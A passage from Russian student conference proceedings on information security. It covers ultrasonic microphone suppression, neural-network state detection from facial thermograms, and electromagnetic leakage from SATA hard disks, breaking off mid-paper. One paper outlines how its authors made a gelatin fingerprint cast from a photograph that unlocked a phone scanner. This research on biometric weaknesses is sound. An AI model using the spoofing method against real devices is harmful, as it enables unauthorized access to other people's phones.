Таким образом обозначена важность защиты речевой информации в различных промышленных системах. Ультразвуковые подавители можно использовать не только с классической точки зрения безопасности (сохранение конфиденциальности переговоров), но и с гражданской: использование в кинотеатрах и различных закрытых показах. Однако использование ультразвуковых подавителей влечёт на себя некоторую ответственность, так как формируемые неслышимые для человеческого уха сигналы могут привести к сбоям работы высокочувствительного оборудования объектов критической информационной инфраструктуры, а также неработоспособности слуховых аппаратов, психическому воздействию на некоторые типы людей, а также затруднить использование телефонов для вызова спасательных служб при возникновении экстренных ситуаций.

Список литературы

1. M. Lenhardt, R. Skellett, P. Wang, A. Clarke, “Human ultrasonic speech perception”, Science 253, 2014 pp. 82-85.

2. S. Kim, J. Hwang, T. Kang, S. Sohn, “Generation of audioable sound with ultrasonic signals through the human body”, Consumer Electronics (ISCE), 2012, pp. 1-3.

3. N. Roy, H. Hassanieh, R. Choudhury, “BackDoor: Making Microphones Hear Inaudible Sounds”, University of Illinois at Urbana-Champaign, June 2017.

4. Сагдеев К.М., Ивакина Д.А., Моделирование и исследование процесса подавления цифровых диктофонов, Международный журнал прикладных и фундаментальных исследований. – 2015. – № 8 (часть 1) – С. 18-23

5. Yoneyama, M., Fujimoto, J.-i., Kawamo, Y., and Sasabe, S. The audio spotlight: An application of nonlinear interaction of sound waves to a new type of loudspeaker design. The Journal of the Acoustical Society of America 73, 5 (1983), pp. 1532–1536.

УДК 004.056.5

ИСПОЛЬЗОВАНИЕ ИСКУССТВЕННЫХ ОТПЕЧАТКОВ ПАЛЬЦЕВ ДЛЯ ВЗЛОМА БИОМЕТРИЧЕСКОЙ СИСТЕМЫ ЗАЩИТЫ

Жердев Д.А., Щеголихин И.С., Михайлова У.В.
Научный руководитель: канд. техн. наук, доцент Михайлова У.В.
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В данной работе рассматривается возможность взлома такого биометрического идентификатора, как отпечаток пальца. В ходе научно-исследовательской работы рассматривались недостатки и преимущества различных средств биометрической идентификации и способы их взлома.
Ключевые слова: отпечаток пальца, сканнер, биометрический считыватель, идентификация.

В настоящее время используется множество различных датчиков и способов разблокировки устройства с помощью биометрических данных[1].

На рисунке 1 представлено использование различных способов распознавания личности. Исходя из данных на диаграмме можно сказать, что отпечаток пальца является наиболее популярным способом.




Рисунок 1 – Статистика использования различных способов распознавания личности

Среди сканнеров отпечатков пальца выделяются 2 наиболее популярных на данный момент: емкостной и термосканер.

Емкостные сканеры являются сегодня наиболее распространенными полупроводниковыми устройствами для получения изображения отпечатка пальца. Их работа основана на эффекте изменения емкости p-n-перехода полупроводника при соприкосновении гребня папиллярного узора с элементом полупроводниковой матрицы. Существуют модификации емкостных сканеров, в которых каждый полупроводниковый элемент в матрице выступает в роли одной пластины конденсатора, а палец - в роли другой[2-4].

При приложении пальца к датчику между каждым чувствительным элементом и выступом-впадиной папиллярного узора образуется емкость, величина которой определяется расстоянием между рельефной поверхностью пальца и элементом. Матрица этих емкостей преобразуется в изображение отпечатка пальца.

Достоинствами вследствие его популярности является: низкая себестоимость и надежность. Недостатки: неэффективная защита от муляжей.

В настоящее время все больше и больше устройств оснащают новым видом сканнеров, которые реагируют не только на совпадение отпечатков, но и на температуру, что делает его не пригодным для нашей научной работы [5].

Термосканеры - в таких устройствах используются датчики, которые состоят из пироэлектрических элементов, позволяющих фиксировать разницу температуры и преобразовывать ее в напряжение. При прикладывании пальца к сканеру по температуре прикасающихся к пироэлектрическим элементам выступов папиллярного узора и температуре воздуха, находящегося во впадинах, строится температурная карта поверхности пальца, которая в дальнейшем преобразуется в цифровое изображение[6].

Температурный метод имеет множество преимуществ:

- высокая устойчивость к электростатическому разряду
- устойчивая работа в широком температурном диапазоне
- эффективная защита от муляжей.

Но являются ли дактилоскопия самой надежной из средств защиты? В таблице 1 перечислены биометрические считыватели и возможность их фальсификации.

Таблица 1

Возможность фальсификации биометрических считывателей

Вид биометрического считывателя	Возможность фальсификации
Считыватель отпечатка пальца	Да
Мультиспектральный считыватель отпечатка пальца	Нет
3D считыватель отпечатка пальца	Да
Распознавание лица 2D	Да
Распознавание лица 3D	Да

Как видно в таблице 1, фальсифицировать нельзя только 3D и мультиспектральный считыватель (на данный момент развития технологий). Также, существует вероятность ложного доступа (FAR) и то, что отпечаток не будет распознан (FRR)[7].

Таблица 2

Вероятности ложного приема и не распознавания отпечатка

FAR	FRR
0,1 %	0,3%
0,01%	0,4%
0%	0.6%
0%	0,9%

Целью нашей работы являлось создание слепка отпечатка пальца для обхода блокировки какого-либо устройства, использующего биометрическую идентификацию по отпечатку пальца. Эксперимент проводился на базе технопарка «Кванториум» МГТУ им. Г.И. Носова.

Ход эксперимента:

1. С фотографии пальца изготовить негатив отпечатка.
2. По созданному негативу изготовить штамп отпечатка для изготовления муляжа отпечатка.
3. С использованием созданного штампа изготовить поддельный отпечаток пальца из желатина.
4. Протестировать изготовленный поддельный отпечаток пальца из желатина на сканере отпечатков пальцев.

На основе сделанной фотографии создали негатив в программном обеспечении AdobePhotoshopCS 5 (рисунок 2). Изготовление штампа выполнялось на экспериментальной установке. Описание экспериментальной установки (рисунок 3): лазерный принтер, сканнер, орг. стекло. При помощи лазерного принтера и негатива выполнен штамп отпечатка пальца на орг. стекле (рисунок 3).

Рисунок 2 – Негатив отпечатка пальца

Рисунок 3 – Внешний вид лазерного принтера и изготовленного штампа для изготовления муляжа отпечатка

После изготовления штампа отпечатка пальца (рисунок 3), орг. стекло было залито смесью из глицерина и желатина, так мы получили поддельный слепок отпечатка пальца (рисунок 4).




Рисунок 4. Слепок на желатине

После всего сделанного конечный продукт был протестирован и сканер телефона распознал его как отпечаток пальца.

Список литературы

1. Михайлова У.В., Коновалов М.В., Гуринец К., Кучербаева Э.Ф. Идентификация личности // Актуальные проблемы современной науки, техники и образования. - 2013. Т. 2. № 71. С. 164-166.

2. Михайлова У.В., Лукьянов Г.И., Дончан Д.М. Анализ биометрической аутентификации на устойчивость при воздействии внешних факторов // Актуальные проблемы современной науки, техники и образования. Тезисы докладов 76-ой междунар. науч.-техн. конф. Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. Т. 1. С. 295-295.

3. Баранкова И.И. Компетентностно-ориентированный подход к формированию лабораторий учебно-тренировочных средств при подготовке

специалистов в области информационной безопасности // Информационное противодействие угрозам терроризма. 2015. Т. 1. № 25. С. 46-50.

4. Мазнин Д.Н., Михайлова У.В., Баранкова И.И., Афанасьева М.В. Организация защиты данных в вычислительных сетях Магнитогорск, 2018

5. Вебсайт в формате группового блога, содержащий статьи посвященные бизнесу, информационным технологиям и интернету [Электронный ресурс] – режим доступа: https://habr.com/ru/.

6. Михайлова У.В., Быкова Т.В. Аудит информационной безопасности на предприятии//Международная конференция «Наука. Исследования. Практика». – 2019. – С.341-345.

7. Баранкова И.И., Михайлова У.В., Быкова Т.В. Сложности, возникающие при проведении аудита информационной безопасности на предприятии // Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 53-56.

УДК 004.93"1

ОЦЕНКА ЭФФЕКТИВНОСТИ НЕЙРОННЫХ СЕТЕЙ В ЗАДАЧАХ ИДЕНТИФИКАЦИИ СОСТОЯНИЯ ЧЕЛОВЕКА ПО ТЕРМОГРАММАМ ЛИЦА И ШЕИ[1]

Д.Д. Вишняков, Д.В. Лукин, С.С. Жумажанова
Научный руководитель: к.т.н., доц. П.С. Ложников
г. Омск, Омский государственный технический университет

Аннотация. Отклонения психофизиологического состояния (ПФС) субъекта от нормального оказывает неблагоприятное воздействие на процесс выполнения определенной рабочей задачи. Следовательно, автоматическое обнаружение абнормальных ПФС, особенно на объектах критической информационной инфраструктуры, имеет первостепенное значение. Тепловизионный анализ лица и шеи дает возможность дистанционно обнаруживать изменения в организме человека в различных условиях позы и освещения. В настоящей статье приводится обзор нейросетевых подходов к идентификации ПФС субъекта по термограммам лица, а также результаты вычислительных экспериментов по идентификации нескольких ПФС по тепловизионным изображениям лица и шеи с использованием широких нейронных сетей различных функционалов.
Ключевые слова. Термограммы лица и шеи, широкие нейронные сети, статистические функционалы, малая обучающая выборка.

Введение. По данным Института машиностроения им. А. А. Благонравова Российской академии наук показатель значимости человеческого фактора при крупных авариях на технических объектах в различных обла-

[1] Исследование выполнено при финансовой поддержке РФФИ в рамках научного проекта №18-37-00154.

стях следующий: военная авиация – 0,85; автомобильный транспорт – 0,80; гражданское и промышленное строительство – 0,70; гражданская авиация – 0,65; ядерная энергетика – 0,55; технологическое оборудование – 0,40; для военной космической техники – 0,35; трубопроводный транспорт – 0,30 (рисунок 1) [1]. Большинство ошибок, приводящих к такого рода авариям, вызваны абнормальным состоянием субъекта-оператора вследствие алкогольного опьянения [2], физической усталости [3], стресса [4] и др.

Рисунок 1 – Показатель значимости человеческого фактора при крупных авариях на технических объектах

Термическая неоднородность, например, на поверхности кожи лица, в значительной степени зависит от кровотока и типа ткани, расположенной непосредственно под ней. Тепловые картины лица человека чувствительны к различным изменениям. Факторы, которые могут способствовать этим изменениям следующие: выражения (мимика) лица, физические состояния и психологические состояния.

Большое количество современных методов к распознаванию ПФС по термограммам лица и шеи основаны на нейросетевых подходах. Ниже приведен анализ таких методов и обозначены ключевые моменты.

Применение нейронных сетей в задачах распознавания состояния человека по термографическим изображениям. Нейронные сети – ключевой элемент ряда успешных алгоритмов машинного обучения. По сути, нейронная сеть эмулирует человеческий мозг и представляет собой связанный граф с входными нейронами, выходными нейронами и взвешенными ребрами. Существует несколько видов нейронных сетей, например, глубокие (наиболее используемые в данной области – сверточные) и широкие сети.

Глубокие нейронные сети недавно опередили современное состояние в различных задачах классификации. В частности, сверточные нейронные сети (CNN) продемонстрировали впечатляющие результаты по классифика-

ции объектов в целом и распознавании лиц в частности. Тем не менее, глубокие нейронные сети требуют огромного количества обучающих данных для изучения эффективных признаков [5]. Предварительно обученные CNN могут быть использованы в качестве экстрактора признаков или как часть стратегии обучения сети. В случае экстрактора признаков промежуточный выход предварительно обученной сети является непосредственно вектором признаков, который будет использоваться в качестве входных данных в новом классификаторе.

В работе [6] предлагается автоматическое обнаружение усталости, вызванной физической нагрузкой, с использованием тепловизионных изображений лица, их анализ с использованием глубоких CNN с точностью 80%. Преимущество этого подхода заключается в использовании гораздо меньшего количества обучающих образов, чем при обучении сети с нуля. Кроме того, сеть обучается гораздо быстрее.

Повысить вероятность идентификации состояния агрессии по термограммам удалось авторам работы [7]. Для построения структуры нейронной сети использовалась модель VGG face-16, которая изначально обучалась на огромном количестве изображений лица. Модель VGG face-16 состоит из 13 сверточных слоев, пяти объединяющих слоев и трех полностью связанных слоев. Наилучший из полученных результатов составил более 99,5% верного распознавания состояния агрессии.

В работе [8] предложена DeepBreath, модель глубокого обучения, которая автоматически распознает уровень психологического стресса (умственной перегрузки) субъектов по типу их дыхания с помощью тепловизионной камеры. Одномерные сигналы дыхания были преобразованы в последовательности двухмерной спектрограммы вариабельности дыхания (RVS). Пространственный анализ паттернов, основанный на глубокой CNN, непосредственно применяется к последовательностям спектрограммы без необходимости их ручной обработки. Применяется метод дополнения данных, основанный на решениях проблем переобучения в глубоком обучении, чтобы позволить CNN учиться с небольшим набором данных из краткосрочных измерений (например, до нескольких часов). Предлагаемая CNN достигает 84,59% точности при различении двух уровней стресса и 56,52% при различении трех уровней.

Авторами работы [9] проводились исследования по распознаванию лиц в состоянии алкогольного опьянения с помощью нейронных сетей. Были исследованы два различных экспериментальных подхода. В первом были изучены данные каждого субъекта, каждый раз использовались разные нейронные сети, чтобы найти те области, которые можно использовать для распознавания человека в состоянии алкогольного опьянения. Выяснилось, что главным образом температура в области лба изменялась после употреб-

ления алкоголя. Во второй процедуре единичная нейронная структура была обучена на всем лице. Способность распознавания этой нейронной структуры была проверена на изображениях того же субъекта, а также на неизвестных лицах. Успешная идентификация лиц в состоянии алкогольного опьянения составила в среднем 80%.

Результаты вычислительных экспериментов. Для оценки эффективности нейронных сетей в задачах распознавания ПФС по термограммам лица и шеи мы составили программу и методологию проведения экспериментов. Четыре состояния были выбраны в качестве ПФС: «норма», «алкогольное опьянение», «физическая нагрузка», «стресс». Авторами работы разработан метод выявления информативных участков областей лица и шеи [10] для извлечения 465 признаков [11]. Эти признаки были использованы для обучения и распознавания. Объем обучающей выборки составил 210 примеров для каждого состояния (по 10-12 примеров от каждого субъекта). Были протестированы следующие нейросетевые классификаторы: сеть персептронов (обученная по ГОСТ Р 52633.5-2011), гибридная нейронная сеть, сеть разностных нейронов Байеса [12]; для обучения и тестирования использовались разные термограммы, принадлежащие одним и тем же субъектам.

Лучший результат для гибридных нейронных сетей для субъект-независимого распознавания представлен на рисунке 2.

Гостовский однослойный персептрон с 3000 нейронами по 7 входов каждый, по сути, представляет собой каскад линейных классификаторов, достигнутый показатель EER=21% (рисунок 3).

Аналогичные результаты для однослойного персептрона с 3000 нейронов по 10 входов достигнутый, EER=20% (рисунок 4); однослойного персептрона с 4000 нейронов по 20 входов (рисунок 5).




Рисунок 2 – Результаты по идентификации ПФС гибридными нейронными сетями




Рисунок 3 – Результаты по идентификации ПФС однослойным персептроном с 3000 нейронами по 7 входов каждый




Рисунок 4 – Результаты по идентификации ПФС однослойным персептроном с 3000 нейронами по 10 входов каждый




Рисунок 5 – Результаты по идентификации ПФС однослойным персептроном с 4000 нейронами по 20 входов каждый

Результаты для сетей 2-х, 3-х и 4-х мерных разностных функционалов Байеса представлены на рисунках 6-8.




Рисунок 6 – Результаты по идентификации ПФС сетями двумерных разностных функционалов Байеса




Рисунок 7 – Результаты по идентификации ПФС сетями трехмерных (два входа в каждом нейроне) разностных функционалов Байеса




Рисунок 8 – Результаты по идентификации ПФС сетями четырехмерных разностных функционалов Байеса

Заключение. В настоящей работе была проведена оценка эффективности нейросетевых алгоритмов, основанных на широких нейронных сетях, к выявлению ПФС субъектов. Из-за ограниченного размера выборки (изображения / видео 20 пользователей в разных ПФС) функции плотности вероятности имеют сложную форму. Поэтому трудно определить закон распределения для каждого признака для распознавания ПФС. В среднем, ошибки распознавания ПФС описанными способами составили 20%.

Для дальнейшей оценки предлагаемых и других алгоритмов принятия решений, поиска более информативных признаков в будущих исследованиях планируется протестировать CNN для извлечения нового пространства признаков, что потребует сбора базы термоизображений гораздо большего объема для стабильного обучения такой сети.

Список литературы

1. Lez'er V., Muratova I., Korpusova N. Issues of transport security and human factor // Topical Problems of Architecture, Civil Engineering and Environmental Economics (TPACEE 2018). – 2019. – Vol. 91. – P. 08062.

2. Driving Drunk or High Puts Everyone in Danger [Electronic resource]: Text // NHTSA. 2017. URL: https://www.nhtsa.gov/drunk-driving/drive-sober-or-get-pulled-over (accessed: 08.10.2019).

3. Driver fatigue and road accidents - RoSPA [Electronic resource]. URL: https://www.rospa.com/road-safety/advice/drivers/fatigue/road-accidents/ (accessed: 07.10.2019).

4. The Effects of a Heavy Workload on Employees [Electronic resource] // Bizfluent. URL: https://bizfluent.com/info-8178431-effects-heavy-workload-employees.html (accessed: 08.10.2019).

5. M. B. Lopez, C. R. del-Blanco and N. Garcia, "Detecting exercise-induced fatigue using thermal imaging and deep learning," 2017 Seventh International Conference on Image Processing Theory, Tools and Applications (IPTA), Montreal, QC, 2017, P. 1-6.

6. Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks // Advances in neural information processing systems. – 2012. – Vol. 1. – P.1097–1105.

7. Lee K.W. et al. Convolutional neural network-based classification of driver's emotion during aggressive and smooth driving using multi-modal camera sensors // Sensors (Basel). – 2018. – Vol. 18. – No. 4: 957.

8. Agaian S., Roopaei M. Method and systems for thermal image / Video measurements and processing, US patent 20,150,244,946, Aug 27, 2015.

9. Koukiou G., Anastassopoulos V. Neural networks for identifying drunk persons using thermal infrared imagery // Forensic Sci. Int. – 2015. – Vol. 252. – P. 69–76.

10. Жумажанова С.С., Лукин Д.В., Белгородцев А.А. Разработка методики выделения участков лица и шеи на термограммах и изображениях в видимом спектре для последующего анализа в целях выявления психофизиологического состояния субъекта (Обзор) // Вопросы Защиты Информации. – 2018. – № 4 (123). – С. 24–35.

11. Zhumazhanova S.S., Sulavko A.E., Ponomarev D.B., Pasenchuk V.A. Statistical Approach for Subject's State Identification by Face and Neck Thermograms with Small Training Sample // 19th IFAC Conference on Technology, Culture and International Stability, 26-28 September, 2019 (in press).

12. Сулавко А.Е., Жумажанова С.С., Фофанов Г.А. Перспективные нейросетевые алгоритмы распознавания динамических биометрических образов в пространстве взаимозависимых признаков // Динамика систем, механизмов и машин. 2018. – Т. 6. – № 4. – С. 130-145.

УДК 004.056.5

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ ТЕСТ-СИГНАЛОВ, СОЗДАВАЕМЫХ СПЕЦИАЛИЗИРОВАННЫМ ПРОГРАММНЫМ ОБЕСПЕЧЕНИЕМ ПРИ ПРОВЕДЕНИИ СПЕЦИАЛЬНЫХ ИССЛЕДОВАНИЙ НАКОПИТЕЛЕЙ НА ЖЁСТКИХ МАГНИТНЫХ ДИСКАХ ДЛЯ ВЫЯВЛЕНИЯ ТЕХНИЧЕСКОГО КАНАЛА УТЕЧКИ ИНФОРМАЦИИ ПЭМИН

С.Д. Субботин, С.В. Поршнев, О.А. Пономарева
Научный руководитель: канд. техн. наук, доц. В.В. Бакланов
г. Екатеринбург, УрФУ имени первого Президента России Б.Н. Ельцина

Аннотация. В статье демонстрируется неэффективность специализированного программного обеспечения для проведения специальных исследований из состава программно-аппаратных комплексов по выявлению технического канала утечки информации за счёт побочных электромагнитных излучений и наводок с помощью которого моделируется работа– чтение информации с накопителей на жёстких магнитных дисках или запись информации на них для обнаружения возможных частот информативных сигналов(по которым вероятна утечка обрабатываемой информации ограниченного распространения).

Ключевые слова. Специальные исследования, СИ, накопитель на жёстких магнитных дисках, НЖМД, жесткий диск, информативные сигналы, электрические сигналы, ПЭМИН, тест-программа, ЭМИ, защита информации, канал утечки информации, SATA

Одним из важных элементов основных технических средств и систем (далее – ОТСС) является накопитель на жёстких магнитных дисках (далее – НЖМД), которым не стоит пренебрегать при проведении специальных ис-

следований (далее – СИ). Классический IDE интерфейс НЖМД– параллельный, а интерфейсы с параллельным кодированием и разрядностью выше 16 как опасные по каналу ПЭМИН уже рассматривать не имеет смысла, также вид данного интерфейса все реже используется, а вот интерфейс SATA в различных своих вариантах является последовательным. Информативные сигналы от SATA интерфейса выявляются по-разному, часто их за пределами корпуса системного блока обнаружить просто не удаётся [1].Но это не означает, что если специалисту не удалось их обнаружить, то их нет вообще, ведь если сегодня существующими техническими средствами потенциальный противник не смог осуществить разведку, цель которой определить –что передавалось в конкретный момент времени, ноль или единица, завтра усовершенствовав свои навыки и средства разведки он сможет реализовать съём необходимой информации.

Цель статьи установить являются ли тест-сигналы, создаваемые специализированным программным обеспечением (далее – тест-программы) разработанные для НЖМД в составе комплексов для проведения инженерных исследований и исследований на сверхнормативные побочные электромагнитные излучения и наводки эффективными на примере конкретной модели НЖМД, представленной в таблице 1.

Таблица 1

Данные об объекте исследования

Наименование исследуемого устройства	Марка, модель	Серийный номер	Интерфейс
НЖМД	Seagate Barracuda 7200.10ST3250410AS (250 Gb)	9RY0B525	SATA 2

Детальные характеристики исследуемого НЖМД из официальной документации представлены в таблице 2[2].

Таблица 2

Подробные характеристики SeagateBarracuda 7200.10, модельST3250410AS

Количество дисков	1
Количество считывающих головок	2
Гарантированное количество секторов	488397168
Количество секторов на дорожке	63
Количество дорожек на всем диске	488397168/63 = 7752336
Количество цилиндров	7752336/2 = 3876168
Скорость вращения шпинделя	7200 об/мин

Поиск информативных сигналов от исследуемого НЖМД осуществлялся техническими средствами, представленными в таблице 3.

Таблица 3

Технические средства, выбранные для проведения исследования

Наименование средств и программ для измерений	Тип	Заявленный производителем диапазон частот, МГц	Фактически использованный диапазон частот, МГц
Программно определяемая радиосистема (SDR)	USRP B210	70 - 6000	34,5 - 6001 (расширен Программой USRP Spectrum Scanner)
Антенна широкополосная всенаправленная	GabilGRA-3000M	2 - 3000	34,5 - 3000
Антенна широкополосная всенаправленная	Ultra-Base Antenna 08-ANT-0861	25 - 6000	3001 - 6000
Программное обеспечение	USRP Spectrum Scanner (FFT)	-	-

В качестве тест-сигналов использовались тест-программы:«макет специального теста дисковых накопителей»и «СИГУРД-Test» с настроенным сплошным спектром тест-сигнала и параметром заполнения двоичным кодом«1010101» для режимов чтения и записи, рисунок 1.




Рисунок 1–Интерфейс тест-программ:«Макет специального теста дисковых накопителей» и «СИГУРД-Test»

Перед проведением СИ исследуемый НЖМД подвергся полному форматированию в файловой системе NTFS со стандартным размером кластера в 4096 байт. Далее применив тест-программы,в списке доступных носителей был выбран исследуемый НЖМД. После нажатия кнопки «Запись»отправляется команда считывающим головкам НЖМД на запись тест-файла в ближайшую свободную область диска. Таким образом было записано два тест-файла программой «макет специального теста дисковых накопителей» и два тест-файла программой «СИГУРД-Test» с разными именами, тест-программы представлены на рисунке 1. Затем программой WinHex каждый второй записанный тест-файл был перенесен в другую область дис-

ка переназначением кластера для изменения положения считывающих головок НЖМД при обращении к этим файлам.

После проведения СИ ПЭМИН, результат, которого приведен в таблице 4, видно, что спектр выявленных информативных сигналов от исследуемого устройства отличается в зависимости от расположения тест-файла на диске (от положения считывающих головок).

Таблица 4

Результат исследования НЖМД на наличие информативных сигналов при моделировании работы – чтения и записи информации

№ п/п	Частота информативного сигнала, МГц	Тест режим	Информативный сигнал при тест-файле в первой области НЖМД	Информативный сигнал при тест-файле во второй области НЖМД
1.	247,165	Запись	Присутствует	Присутствует
2.	254,323	Чтение или Запись	Присутствует	Отсутствует
3.	255,255	Чтение	Отсутствует	Присутствует
4.	300,961	Чтение	Присутствует	Присутствует
5.	339,042	Чтение	Присутствует	Присутствует
6.	508,640	Чтение или Запись	Присутствует	Отсутствует
7.	529,836	Чтение или Запись	Присутствует	Отсутствует
8.	1729,422	Запись	Присутствует	Присутствует
9.	1929,700	Запись	Присутствует	Присутствует

Также был зафиксирован электрический сигнал от НЖМДна тактовой частоте 3000,108 МГц интерфейса SATA2 и частоте6000,213МГц, не имеющий признаков информативности от тест-программ, но возникающий при включении исследуемого НЖМД, поэтому данные сигналы во внимание не берутся.

Поиск частот информативных сигналов исследуемого НЖМД осуществлялся в ручном режиме с полосой пропускания измерительного приемника от 1 до 10МГц для диапазона от 34,5 МГц до 3000 МГц и 20 МГц от 3000 МГц до 6000 МГц, рисунок 2.

На процесс выявления сигналов ограничений не существует, поэтому антенна размещалась в месте максимальных излучения, рисунок 3. Поставив разведчика в лучшие условия, но худшие для нас, мы уменьшаем вероятность некачественной защиты обнаруженного информативного сигнала




Рисунок 2 – Интерфейс программы USRP Spectrum Scanner (FFT)

